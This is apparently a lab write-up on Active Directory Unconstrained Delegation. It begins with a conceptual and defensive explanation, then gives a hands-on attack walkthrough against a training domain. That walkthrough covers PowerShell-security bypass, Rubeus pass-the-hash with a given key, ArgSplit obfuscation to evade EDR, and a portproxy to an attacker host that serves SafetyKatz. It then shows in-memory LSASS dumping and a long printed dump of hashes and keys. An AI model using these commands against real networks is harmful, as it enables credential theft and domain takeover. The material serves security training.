Unconstrained Delegation is a critical topic in Active Directory (AD) security, particularly because it represents a significant attack vector for adversaries when misconfigured. To master this topic, you need to understand how it works, why it exists, the security implications, and both offensive and defensive strategies around it. Here's everything you need to know, explained clearly and in-depth.
Unconstrained Delegation is an AD feature that allows a computer or service to impersonate any user that authenticates to it. This feature relies on Kerberos authentication, a protocol used extensively in Windows environments. When a user or service authenticates to a system with Unconstrained Delegation enabled, their Ticket Granting Ticket (TGT) is stored in the memory of the system they connect to. The system can then use this TGT to act on behalf of the user and access other services in the network. For example, if a user authenticates to a file server with Unconstrained Delegation enabled, the server can use the user’s TGT to impersonate the user and access other network resources.
Unconstrained Delegation was originally introduced to simplify service impersonation, particularly for applications that need to interact with multiple resources on behalf of a user. For example, a web application might need to query a database and access file shares using the same user credentials. By caching the TGT, the application could impersonate the user without requiring additional authentication. However, this feature creates a massive security risk because any compromise of a system with Unconstrained Delegation enabled exposes the TGTs of all users who authenticate to it. This makes Unconstrained Delegation systems prime targets for attackers.
As we can see on the diagram below, the Web Server has TrustedForDelegation flag enabled, meaning that it has Unconstrained Delegation configured and the Web Server can impersonate any user that logged in to this server to any service in the domain on behalf of these previously logged in users.

We can also spot that target has been configure with Unconstrained Delegation if we find the server settings configured with Trust this computer for delegation to any service (Kerberos Only).
.png)
The biggest security issue with Unconstrained Delegation is that it enables an attacker to escalate privileges and move laterally within the network. When a system configured with this feature is compromised, the attacker can extract cached TGTs from memory using tools like mimikatz. These TGTs allow the attacker to impersonate users, including privileged accounts like domain administrators, effectively giving them access to sensitive resources and enabling further exploitation of the domain. The danger is amplified by the fact that many organizations unknowingly leave critical systems, such as domain controllers, configured with Unconstrained Delegation, which is enabled by default for certain configurations.
An important step in mastering this topic is understanding the role of service accounts and machine accounts. In AD, delegation can be applied to both service accounts (used by applications) and computer accounts (representing systems in the domain). When a service or machine account is configured with Unconstrained Delegation, it effectively acts as a catch-all for user TGTs. If a privileged account, such as a domain administrator, interacts with such a system, their TGT will be cached in memory, making it available to an attacker who compromises that system.
You should also understand how attackers identify and exploit systems with Unconstrained Delegation.
Attackers typically use tools like BloodHound, AdModule or PowerView modules to enumerate AD environments and identify systems configured with Unconstrained Delegation. Once identified, these systems become high-value targets because compromising them often leads to significant privilege escalation opportunities. Attackers can perform Pass-the-Ticket attacks by extracting TGTs from memory and using them to authenticate to other systems. This attack method is stealthy because it bypasses traditional password or NTLM-based authentication mechanisms.
Detecting systems with Unconstrained Delegation involves querying AD for accounts with the TrustedForDelegation attribute enabled. This attribute is a flag that indicates whether a computer or service account is configured for Unconstrained Delegation. Administrators can use PowerShell, LDAP queries, or third-party tools like BloodHound or PowerShell modules like, ADModule and PowerView to identify these accounts. Once detected, it is important to evaluate whether delegation is genuinely required and, if not, reconfigure or disable it.
Defending against Unconstrained Delegation requires a combination of proper configuration, monitoring, and policy enforcement. The best approach is to transition systems to use Constrained Delegation or Resource-Based Constrained Delegation (RBCD), which limit delegation to specific resources or services. High-privilege accounts, such as domain administrators, should be configured with "Account is sensitive and cannot be delegated," which prevents their TGTs from being cached on delegation-enabled systems. Additionally, systems configured with delegation should be monitored for unusual activity, such as unexpected service ticket requests or TGT extraction attempts.
Understanding Unconstrained Delegation also requires knowledge of its relationship to domain controllers. Domain controllers are particularly critical because they are configured with Unconstrained Delegation by default. This is necessary for their role in the Kerberos authentication process, as they must impersonate users to issue service tickets. However, this default configuration means that any compromise of a domain controller effectively grants an attacker full access to the domain.
In conclusion, Unconstrained Delegation is a powerful but risky feature in AD environments. It simplifies authentication for legitimate use cases but creates significant security vulnerabilities if not properly managed. To master this topic, you need to understand how it works, its security implications, and how attackers exploit it. You also need to focus on detection and mitigation techniques to minimize the risks associated with this feature. By combining theoretical knowledge with practical experience, you can effectively secure AD environments against Unconstrained Delegation-based attacks.
Enumerating Unconstrained Delegation with ADModule
Let’s start our Unconstrained Delegation with ADModule by executing InvisiShell to bypass PowerShell security features like system-wide transcription, Script Block Logging, AMSI and Constrained Language Mode(CLM).
RunWithRegistryNonAdmin.bat

After bypassing Powershell Security Features we can now import ADModule.
Import-Module Import-Module C:\AD\Tools\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\AD\Tools\ADModule-master\ActiveDirectory\ActiveDirectory.psd1

We can now start enumerating Unconstrained Delegation. The command we will use, will enumerate if there’s any computer in our target domain with Unconstrained Delegation enabled.
Get-ADComputer -Filter {TrustedForDelegation -eq $True}

- DistinguishedName:
- This is the LDAP path to the computer object in Active Directory. It includes the organizational unit (OU) or container where the object resides, as well as the domain name. For example,
CN=US-DC,OU=Domain Controllers,DC=us,DC=techcorp,DC=localindicates that theUS-DCcomputer is in the "Domain Controllers" OU within theus.techcorp.localdomain.
- This is the LDAP path to the computer object in Active Directory. It includes the organizational unit (OU) or container where the object resides, as well as the domain name. For example,
- DNSHostName:
- This is the fully qualified domain name (FQDN) of the computer in the AD domain. For example,
US-DC.us.techcorp.localrepresents the FQDN for theUS-DCcomputer.
- This is the fully qualified domain name (FQDN) of the computer in the AD domain. For example,
- Enabled:
- This indicates whether the computer account is active (True) or disabled (False). Both computers in your output are active since
Enabledis set toTrue.
- This indicates whether the computer account is active (True) or disabled (False). Both computers in your output are active since
- Name:
- This is the NetBIOS name of the computer, such as
US-DCorUS-WEB. It's the shorter, non-FQDN identifier used within the domain.
- This is the NetBIOS name of the computer, such as
- ObjectClass:
- This indicates the type of object in Active Directory. In this case, the value is
computer, meaning the objects being queried are computer accounts.
- This indicates the type of object in Active Directory. In this case, the value is
- ObjectGUID:
- This is the globally unique identifier (GUID) of the computer object in Active Directory. Every AD object has a unique GUID to distinguish it, regardless of its name or location.
- SamAccountName:
- This is the Security Account Manager (SAM) name of the computer object. By convention, it is the NetBIOS name of the computer followed by a
$sign, such asUS-DC$orUS-WEB$. The$sign indicates that it's a computer account, not a user account.
- This is the Security Account Manager (SAM) name of the computer object. By convention, it is the NetBIOS name of the computer followed by a
- SID (Security Identifier):
- This is the unique security identifier assigned to the computer object in the domain. It is used to identify the object in access control lists (ACLs) and other security contexts.
- UserPrincipalName:
- This field is typically used for user accounts and contains the user’s logon name in email format (e.g.,
user@domain.com). For computer accounts, this field is often empty, as seen in your output.
- This field is typically used for user accounts and contains the user’s logon name in email format (e.g.,
We can see above that we do have do have 2 computers in our target domain that have the flag TrustedForDelegation enabled.
In this case we have US-DC and US-WEB with Unconstrained Delegation configured. Since we were able to compromise the US-WEB host on the previous lab, we can explore Unconstrained Delegation on US-WEB host.
We can start by elevating our privilege as US-WEB using OverPass-The-Hash attack using webmaster’s AES256 with SafetyKatz.
User: webmaster
NTLM_Hash: 1d49d390ac01d568f0ee9be82bb74d4c
AES256: 2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
Let’s start by encoding our Rubeus argument(asktgt) using ArgSplit.bat
ArgSplit.bat

After doing a Copy/Paste of the encoded argument we can run our Rubeus.exe in the memory using Loader.exe.
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args "%Pwn%" /user:webmaster /aes256:2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
We can see that our ticket has been successfully imported. Now that we do have elevated our as webmaster let’s use Find-PSRemotingLocalAdminAccess to find out if our user has Local Admin access on any machine inside our target domain.

We can see above that webmaster has local admin access inside US-WEB host.
I also tried to make the same enumeration using Find-LocalAdminAccess from PowerView module but I was not able to find the same result. Find-LocalAdminAccess did not bring US-Web as a valid host that webmaster has local Admin Access.
Import-Module .\PowerView.ps1

Key Differences
Find-PSRemotingLocalAdminAccess:- It specifically checks for local administrator access via PowerShell Remoting (WinRM).
- It requires WinRM to be enabled and properly configured on the target machines.
- If WinRM is blocked by a firewall or not enabled, the tool may not give accurate results or fail to connect.
Find-LocalAdminAccess(PowerView):- It checks local administrator access based on LDAP enumeration.
- This method does not rely on WinRM but instead queries group membership via domain enumeration.
- If WinRM isn't working but LDAP data is accessible, this method may yield results that differ from
Find-PSRemotingLocalAdminAccess.
Let’s move on…
PortForwarding to bypass EDR
To avoid being caught by any defensive mechanism, we can simply create a PortForwarding on the target machine then call SafetyKatz using it’s localhost IP.
winrs -r:US-WEB cmd
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=127.0.0.1 connectport=80 connectaddress=192.168.100.163

1. netsh interface portproxy add v4tov4:
netsh interface portproxy: This is the part of thenetshutility that deals with port forwarding. It allows forwarding TCP traffic from one IP/port combination to another.
add: Specifies that you're adding a new forwarding rule.
v4tov4: Indicates that both the listening and connecting addresses use IPv4.
2. listenport=8080:
- The port on the local machine (target machine) where the service will "listen" for incoming connections.
- In this case, the machine will listen on port
8080.
3. listenaddress=0.0.0.0:
- The IP address on the local machine where the service will listen for connections.
0.0.0.0means it will listen on all network interfaces available on the machine (e.g., public, private, or loopback IPs).
4. connectport=80:
- The port on the remote machine (Out Attacking Machine) to which traffic will be forwarded.
- In this case, port
80(commonly used for HTTP).
5. connectaddress=192.168.100.163:
- The IP address of the remote machine (Our Attacking Machine).
This port forwarding setup redirects traffic received on port 8080 from our compromised machine to port 80 on our attacking macchine (192.168.100.163), which acts as a bridge.
We can check this portforwarding with the following command:
nesh interface portproxy show all

1st Use Case Scenario
For the first part of this demonstration, I want to prove that simply having a machine configured with Unconstrained Delegation does not immediately give me access to high-privileged accounts unless those accounts have previously authenticated to the machine. Unconstrained Delegation allows a system to impersonate any account that logs into it by caching Kerberos Ticket Granting Tickets (TGTs) in memory. However, if a Domain Admin or the domain controller (DC$) has never interacted with this machine, their credentials will not be present in memory for me to extract.
To begin, I will attempt to dump the LSASS process memory on my target machine, US-WEB, which has Unconstrained Delegation enabled. Since no privileged accounts have logged into this machine yet, I expect that my credential dump will only contain standard users or service accounts that have previously authenticated to US-WEB. This will confirm that Unconstrained Delegation alone does not provide direct access to a Domain Admin or DC$ credentials unless they have actively connected to the machine.
Once I extract the credentials, I will analyze them carefully. If my assumption is correct, I will not find any Domain Admin accounts or the domain controller's machine account (DC$) in the results. This demonstrates a crucial limitation of Unconstrained Delegation: I need a high-privileged account to interact with the delegated machine before I can leverage their credentials for privilege escalation. Simply having a machine configured for delegation does not automatically expose valuable tickets; I must wait for—or force—a privileged account to authenticate to the system.
This sets up the need for the second part of the demonstration, where I will actively coerce the domain controller (DC$) to authenticate to US-WEB. By using a known technique, the Print Spooler Bug (PrintNightmare), I can force the DC$ account to establish a connection with the machine, allowing me to capture its Kerberos ticket in memory. Once this is done, I will perform another LSASS memory dump, and this time, I expect to find the DC$ ticket available for extraction. This will allow me to impersonate the domain controller and move toward full domain compromise.
For this step of the demonstration, I start by mapping a network drive (X:) to the target machine, US-WEB, specifically pointing to the Downloads directory of the webmaster user.
This allows me to interact with the target machine’s file system remotely as if it were a local drive. Once the mapping was successful, I used XCOPY to transfer Loader.exe from my attacking machine to the target.
net use x: \\US-WEB\C$\Users\webmaster\Downloads

The purpose of Loader.exe is to execute SafetyKatz.exe directly in memory, allowing me to extract credentials from LSASS without writing SafetyKatz.exe to disk. This setup ensures that I have the necessary tooling on the target machine while minimizing detection by security solutions.
echo F | XCOPY C:\AD\Tools\Loader.exe x:Loader.exe

For this next step, I need to encode the argument that will be passed to SafetyKatz.exe, specifically the sekurlsa::ekeys command, which I will use to extract Kerberos encryption keys from memory. Instead of passing the argument in plaintext, I am using ArgSplit.bat to obfuscate it.
ArgSplit.bat works by breaking down and encoding the command using environment variable substitutions in Windows batch scripting. Each letter of the argument is assigned a variable, which is later reconstructed when the batch script executes. This technique helps evade detection by security solutions such as Microsoft Defender for Endpoint (MDE) and other Endpoint Detection and Response (EDR) tools, which often flag direct execution of known malicious commands.
By encoding the sekurlsa::ekeys command, I ensure that when I later execute SafetyKatz in-memory using Loader.exe, the argument won’t be immediately recognizable as suspicious, reducing the chances of triggering security alerts. This step is crucial in maintaining stealth during the attack while ensuring that I can extract the necessary credentials from LSASS.
ArgSplit.bat

We do a Copy/paste into our target session.
Now that everything is set up, I can proceed with dumping the Kerberos encryption keys from memory. I execute Loader.exe and provide it with the path to SafetyKatz.exe, which is hosted on my local HTTP server. Instead of passing the sekurlsa::ekeys argument in plaintext, I use the encoded version stored in %Pwn%, which was generated earlier using ArgSplit.bat. This helps evade detection by security solutions.
When Loader.exe executes, it downloads SafetyKatz.exe directly into memory, preventing it from ever touching disk. This in-memory execution minimizes the risk of triggering antivirus or EDR alerts. Once loaded, SafetyKatz runs the sekurlsa::ekeys command to extract Kerberos encryption keys from the LSASS process. These keys are critical because they allow me to perform Pass-the-Ticket (PTT) attacks or impersonate authenticated users without needing their passwords.
After the execution, the "exit" argument ensures the process terminates cleanly, further reducing any forensic evidence left behind. At this stage, I should be able to see the extracted encryption keys, but as expected, I won’t find any from a Domain Admin or the DC$ account since they have not logged into the target machine yet. This confirms my earlier assumption that Unconstrained Delegation only works if a high-privilege user has authenticated to the compromised machine.
This sets up the next phase of my attack, where I will force the domain controller to authenticate to my target machine. Once the US-DC$ account has interacted with US-WEB, I will repeat this process, and this time, I should be able to extract its encryption keys from memory.
C:\Users\webmaster\Downloads\Loader.exe -Path http://127.0.0.1:8080/SafetyKatz.exe -args "%Pwn%" "exit"
ekeys
mimikatz(commandline) # sekurlsa::ekeys

Authentication Id : 0 ; 17217244 (00000000:0106b6dc)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/7/2024 2:44:47 AM
SID               : S-1-5-90-0-2

         * Username : US-WEB$
         * Domain   : us.techcorp.local
         * Password : 0I7.p^^to%AE? sq!.[\!lUUaBYiU^Ew-t^^@@&'Sp!ykctIPCm,<n2;rR$*y1ThkKCMjzP 7zmH'V)CTjF9@;R<nU ^Cu^ -STMQ0W_Q]_fA(6?;oUX$%>?
         * Key List :
           aes256_hmac       db4ea970941159dc9c1a44805445a6811be17aafedc64dd6972db6bbdce46cf6
           aes128_hmac       5951e4e276047664615d9d7a6c3d8d4e
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

Authentication Id : 0 ; 17212586 (00000000:0106a4aa)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 7/7/2024 2:44:46 AM
SID               : S-1-5-96-0-2

         * Username : US-WEB$
         * Domain   : us.techcorp.local
         * Password : 0I7.p^^to%AE? sq!.[\!lUUaBYiU^Ew-t^^@@&'Sp!ykctIPCm,<n2;rR$*y1ThkKCMjzP 7zmH'V)CTjF9@;R<nU ^Cu^ -STMQ0W_Q]_fA(6?;oUX$%>?
         * Key List :
           aes256_hmac       db4ea970941159dc9c1a44805445a6811be17aafedc64dd6972db6bbdce46cf6
           aes128_hmac       5951e4e276047664615d9d7a6c3d8d4e
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

Authentication Id : 0 ; 23912 (00000000:00005d68)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 7/7/2024 2:08:21 AM
SID               : S-1-5-96-0-1

         * Username : US-WEB$
         * Domain   : us.techcorp.local
         * Password : 0I7.p^^to%AE? sq!.[\!lUUaBYiU^Ew-t^^@@&'Sp!ykctIPCm,<n2;rR$*y1ThkKCMjzP 7zmH'V)CTjF9@;R<nU ^Cu^ -STMQ0W_Q]_fA(6?;oUX$%>?
         * Key List :
           aes256_hmac       db4ea970941159dc9c1a44805445a6811be17aafedc64dd6972db6bbdce46cf6
           aes128_hmac       5951e4e276047664615d9d7a6c3d8d4e
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

Authentication Id : 0 ; 17403124 (00000000:01098cf4)
Session           : RemoteInteractive from 2
User Name         : webmaster
Domain            : US
Logon Server      : US-DC
Logon Time        : 7/7/2024 2:45:01 AM
SID               : S-1-5-21-210670787-2521448726-163245708-1140

         * Username : webmaster
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
           rc4_hmac_nt       23d6458d06b25e463b9666364fb0b29f
           rc4_hmac_old      23d6458d06b25e463b9666364fb0b29f
           rc4_md4           23d6458d06b25e463b9666364fb0b29f
           rc4_hmac_nt_exp   23d6458d06b25e463b9666364fb0b29f
           rc4_hmac_old_exp  23d6458d06b25e463b9666364fb0b29f

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : US-WEB$
Domain            : US
Logon Server      : (null)
Logon Time        : 7/7/2024 2:08:20 AM
SID               : S-1-5-18

         * Username : us-web$
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       ff8e1037043ae75457e206470ff99a95f40f1a30ebcf6a877e2a2683b82af07c
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

Authentication Id : 0 ; 17217309 (00000000:0106b71d)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/7/2024 2:44:47 AM
SID               : S-1-5-90-0-2

         * Username : US-WEB$
         * Domain   : us.techcorp.local
         * Password : 0I7.p^^to%AE? sq!.[\!lUUaBYiU^Ew-t^^@@&'Sp!ykctIPCm,<n2;rR$*y1ThkKCMjzP 7zmH'V)CTjF9@;R<nU ^Cu^ -STMQ0W_Q]_fA(6?;oUX$%>?
         * Key List :
           aes256_hmac       db4ea970941159dc9c1a44805445a6811be17aafedc64dd6972db6bbdce46cf6
           aes128_hmac       5951e4e276047664615d9d7a6c3d8d4e
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

Authentication Id : 0 ; 40963 (00000000:0000a003)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/7/2024 2:08:22 AM
SID               : S-1-5-90-0-1

         * Username : US-WEB$
         * Domain   : us.techcorp.local
         * Password : 0I7.p^^to%AE? sq!.[\!lUUaBYiU^Ew-t^^@@&'Sp!ykctIPCm,<n2;rR$*y1ThkKCMjzP 7zmH'V)CTjF9@;R<nU ^Cu^ -STMQ0W_Q]_fA(6?;oUX$%>?
         * Key List :
           aes256_hmac       db4ea970941159dc9c1a44805445a6811be17aafedc64dd6972db6bbdce46cf6
